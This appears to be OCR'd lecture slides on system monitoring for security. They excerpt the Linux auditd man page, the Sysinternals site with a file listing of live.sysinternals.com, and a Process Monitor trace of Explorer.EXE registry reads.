- Fine-grained monitoring: process-level events, system call monitoring, library interposition, …

What to log?

- Everything: costly in terms of runtime and space overhead
- Pick carefully: crucial information may be missed/ignored

Can the attacker scrub the logs?

- Append-only file system, remote location, …

NAME

auditd - The Linux Audit daemon

SYNOPSIS

auditd [-f] [-l] [-n] [-s disable|enable|nochange]

DESCRIPTION

auditd is the userspace component to the Linux Auditing System. It's responsible for writing audit records to the disk. Viewing the logs is done with the ausearch or aureport utilities. Configuring the audit system or loading rules is done with the auditctl utility. During startup, the rules in /etc/audit/audit.rules are read by auditctl and loaded into the kernel. Alternately, there is also an augenrules proβ gram that reads rules located in /etc/audit/rules.d/ and compiles them into an audit.rules file. The audit daemon itself has some configuraβ tion options that the admin may wish to customize. They are found in the auditd.conf file.


OPTIONS

-f leave the audit daemon in the foreground for debugging. Messages also go to stderr rather than the audit log.

-l allow the audit daemon to follow symlinks for config files.

-n no fork. This is useful for running off of inittab or systemd.

-s=ENABLE_STATE
specify when starting if auditd should change the current value for the kernel enabled flag. Valid values for ENABLE_STATE are



Windows Sysinternals - W
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In this article
Sysinternals Live
What's New
The Sysinternals web site was created in 1996 by Mark Russinovich to host his advanced system utilities and technical information. Whether you're an IT Pro or a developer, you'll find Sysinternals utilities to help you manage, troubleshoot and diagnose your Windows systems and applications.
Read the official guide to the Sysinternals tools, Troubleshooting with the Windows Sysinternals Tools
Watch Mark's top-rated Case-of-the-Unexplained troubleshooting presentations and other webcasts
Read Mark's Blog which highlight use of the tools to solve real problems
Check out the Sysinternals Learning Resources page
Post your questions in the Sysinternals Forum

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
Secure | https://live.sysinternals.com

live.sysinternals.com - /


Friday, May 30, 2008	3:55 PM	668	About_This_Site.txt
Friday, February 17, 2017	2:40 AM	777896	accesschk.exe
Friday, February 17, 2017	2:40 AM	402608	accesschk64.exe
Wednesday, November 1, 2006	1:06 PM	174968	AccessEnum.exe
Thursday, July 12, 2007	5:26 AM	50379	AdExplorer.chm
Wednesday, November 14, 2012	10:22 AM	479832	ADExplorer.exe
Tuesday, October 27, 2015	12:13 AM	401616	ADInsight.chm
Tuesday, October 27, 2015	12:13 AM	2425496	ADInsight.exe
Wednesday, November 1, 2006	1:05 PM	150328	adrestore.exe
Saturday, August 27, 2016	3:11 AM	138920	Autologon.exe
Tuesday, May 16, 2017	4:02 AM	50512	autoruns.chm
Tuesday, May 16, 2017	4:02 AM	716448	autoruns.exe
Tuesday, May 16, 2017	4:02 AM	844456	Autoruns64.exe
Tuesday, May 16, 2017	4:02 AM	629928	autorunsc.exe
Tuesday, May 16, 2017	4:02 AM	743088	autorunsc64.exe
Friday, June 30, 2017	3:04 AM	2074776	Bginfo.exe
Friday, June 30, 2017	3:04 AM	2808480	Bginfo64.exe
Wednesday, November 1, 2006	1:06 PM	154424	Cacheset.exe
Wednesday, June 29, 2016	9:42 PM	139944	Clockres.exe
Wednesday, June 29, 2016	9:42 PM	154792	Clockres64.exe
Wednesday, June 29, 2016	9:42 PM	253600	Contig.exe
Wednesday, June 29, 2016	9:42 PM	268960	Contig64.exe
Monday, August 18, 2014	7:29 PM	892088	Coreinfo.exe
Wednesday, September 27, 2006	5:04 PM	10104	ctrl2cap.amd.sys
Wednesday, November 1, 2006	1:05 PM	150328	ctrl2cap.exe
Sunday, November 21, 1999	5:20 PM	2864	ctrl2cap.nt4.sys
Sunday, November 21, 1999	6:46 PM	2832	ctrl2cap.nt5.sys
Thursday, September 15, 2005	8:49 AM	68539	dbgview.chm
Monday, December 3, 2012	10:10 AM	468056	Dbgview.exe
Wednesday, November 1, 2006	9:06 PM	158520	DEFRAG.EXE
Wednesday, October 17, 2012	5:28 PM	116824	Desktops.exe
Tuesday, December 17, 2013	11:46 AM	40717	Disk2vhd.chm
Monday, January 20, 2014	2:16 PM	7134400	disk2vhd.exe
Wednesday, June 29, 2016	9:42 PM	143008	diskext.exe
Wednesday, June 29, 2016	9:42 PM	158376	diskext64.exe


Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	Detail
12:49:43.5...	Explorer.EXE	1368	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformati...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 74, Data: 64771ede-43eb-4a3...
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS	
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\Software\Microsoft\Cryptogra...	NAME NOT FOUND	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 80, Data: Microsoft Strong ...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 80, Data: Microsoft Strong ...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 80, Data: Microsoft Strong ...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 80, Data: Microsoft Strong ...
12:49:43.5...	Explorer.EXE	1368	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 66, Data: %SystemRoot%\syst...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 66, Data: %SystemRoot%\syst...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 66, Data: %SystemRoot%\syst...
12:49:43.5...	Explorer.EXE	1368	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptogra...	SUCCESS	Type: REG_SZ, Length: 66, Data: %SystemRoot%\syst...
12:49:43.5...	Explorer.EXE	1368	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
12:49:43.5...	Explorer.EXE	1368	RegOpenKey	HKLM\Software\Microsoft\Cryptography	SUCCESS	Desired Access: Read
12:49:43.5...	Explorer.EXE	1368	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Cryptography	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformati...
